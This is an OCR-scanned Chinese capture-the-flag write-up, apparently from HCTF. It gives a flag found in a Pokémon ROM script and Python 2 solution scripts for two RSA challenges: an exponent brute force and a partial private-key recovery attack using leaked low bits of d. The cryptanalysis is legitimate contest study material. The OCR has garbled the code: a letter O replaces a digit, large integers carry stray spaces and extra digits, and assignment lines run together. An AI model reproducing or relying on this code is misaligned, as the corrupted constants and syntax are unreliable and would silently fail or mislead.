
用 PPRE 载入后

把地图加载到该道馆

发现了了不得的东西



可以在脚本中看到



flag 是 text_64

text_64="hctf(6A0A81AB5F9917B1EEC3A6183C614380)"
flag:hctf{6A0A81AB5F9917B1EEC3A6183C614380}

babyRSA

```
import gmpy2

r1 = 659890950109989059050195109O
r2 =
125053317217422703631376127627386366399026713735385139819809864482683871887119681402397909828704957059754019218862322862792971490589096962708491558913194883735577067537910921760046721021177448066987393043679223633939766682169790298999627148995744086637214447775232305187838691049619533679913972870414847760200127920327547489195005471949750762499651666979874237449196041354329376639102926298673668042929064608551695423741743506387534300643610452877717014033591001930935550871965121838234189603280658397483153397940012559399222751755556068573669888990956004260913025410832621538223951202185574015686950432974595957577610n =
28124117761388160220468752137723495900293318442410506300665177472538613351183337437352472070820751874018152812519532705627037368007252501266169086874875302649025828328009352359563611531755345848793680858125332893853177115923165509403195646791008081760597660763148261513406513181370223507602591318406718792770866037069751027205898967485283416495518136213328774737669733063676882521192253710311095653745844060724044192081739870139160859782950341614030706417289865080143726523365375250320129033379939058893368137774446487054931828650434754750095107044829292293232214780511176906486380449742292870593714154549696679752973
```

```
s1 =
2090414671354759109286307459441965178405828338688486040843639512881898363249763277835960263766711650159498843936272414912057022506151994565672526524306122548166193351100636426211704170258390796084270804032118595802419105734525468978968120309362490634433642073817597732883833291241370895333284721769739452765277543988027772051161588100977424400448466254476420205529753848247404002921883166410014568863832430079601867432438005747888175130428010741030531573499078516777843673427482324782407550826787910526708685135611280812277711397810843510221640292318526450933388425075318451445275360431300330063687946856869211900092 2
s2 =
3350398870448166072828190566117348167588636871905989452345745458980030154475475511145562790871379675534463349435859467317243872214979339026515708427053252373315316894496420724744979562911786084764285526244458259467811338841084748755179750837584484133265029551990578934164888717091135229617555574066669167101661506924697624458097088669872169767318780839289981386628019163554141999559661198047144993480894009581058706132325546347660012300450260007768896489445815517122108372643640702563537394229148858148510261795312259344494758328971171847552140355116937198540847616220808688906616687425076828541030541820072319405 5297

tmp = (s1 * s2) % n

for e in xrange(2, 65536):
    if gmpy2.is_square(gmpy2.mpz(pow(tmp, e, n))):
        print e
        ans = gmpy2.isqrt(gmpy2.mpz(pow(tmp, e, n)))
        print hex(ans)[2:].decode('hex')
        break
```

weakRSA

```
from Crypto.Util import number

def WeakRSA():

    s =
'(2412949230822447983053186343066776320611350094791289414804910304643675101890238021654921208794501457586617537269932795235256258398459902498232274265347465025446901924374556242715519591129223106163362755791407097065038828625981576655272848515384045851067716949548338326455439798215510866692351083929274829194161562948424712502572936325423915927172468045197421156626630731132301290818715301136889069584103438192536554783645316767285611179068445763473853664797445086472394363550797397819545391289897898790439663017620814299521937730952932409976649506834678253007495450455455093610022011431987629600585561819383756803224 9L
, 65537,
8250190651243835034425009103315936025107341091266996481747931669477329794491385832964912635187837654078147715942760919791571457127033317114311180257183515791683514825291261188420592991589622576744670697917797900630169529259361374994543296856127503107159917905485323316501578268451251681649312037911003428906533759550732517751461840531120848658040610795739396960211061033400051457222357468549920660561360867995863531698089986078917644697418362555026807198930632557721027858473671917072726804404402936457536654009127479782111485608535893583248521881600177011187947178911562558498454478748316568267937281566014028374288L,
[unknown
bits]5850210504224377904003092779347364216711749034531182877732627272372769900966086843112528204852895823002378320734201221979117873294004386098430246194492296624775024246174321689336329944371965490988080970254136787385589525552390797299080032645170511286479600603852706072968955346392001918033991749996799170 1
2421)'
    s = s[1:-1].split(',')

    n =
2412949230822447983053186343066776320611350094791289414804910304643675101890238021654921208794501457586617537269932795235256258398459902498232274265347465025446901924374556242715519591129223106163362755791407097065038828625981576655272848515384045851067716949548338326455439798215510866692351083929274829194161562948424712502572936325423915927172468045197421156626630731132301290818715301136889069584103438192536554783645316767285611179068445763473853664797445086472394363550797397819545391289897898790439663017620814299521937730952932409976649506834678253007495450455455093610022011431987629600585561819383756803224 9
    e = 65537
    c =
8250190651243835034425009103315936025107341091266996481747931669477329794491385832964912635187837654078147715942760919791571457127033317114311180257183515791683514825291261188420592991589622576744670697917797900630169529259361374994543296856127503107159917905485323316501578268451251681649312037911003428906533759550732517751461840531120848658040610795739396960211061033400051457222357468549920660561360867995863531698089986078917644697418362555026807198930632557721027858473671917072726804404402936457536654009127479782111485608535893583248521881600177011187947178911562558498454478748316568267937281566014028374288
    dd =
58502105042243779040030927793473642167117490345311828777326272723727699009660868431125282048528958230023783207342012219791178732940043860984302461944922966247750242461743216893363299443719654909880809702541367873855895255523907972990800326451705112864796006038527060729689553463920019180339917499967991701242 1

    lenN = 2048
    lenDD = 1028

    d = PartialKeyRecoveryAttack(n,lenN,dd,lenDD,e)
    m = pow(c,d,n)
    print hex(m)[2:-1].decode('hex')

def PartialKeyRecoveryAttack(n,len_n,dd,len_dd,e): #http://honors.cs.umd.edu/reports/lowexprsa.pdf
    rnd = number.getRandomInteger(len_dd)
    test = pow(rnd, e, n)

    for k in range(1,e):
        d = ((k * n + 1) // e)
```

```
        d >>= len_dd
        d <<= len_dd
        d |= dd
        if((e * d) % k == 1):
            if pow(test, d, n) == rnd:
                print "[+] Got full d = %s" % d
                return d

if __name__ == '__main__':
    WeakRSA()
```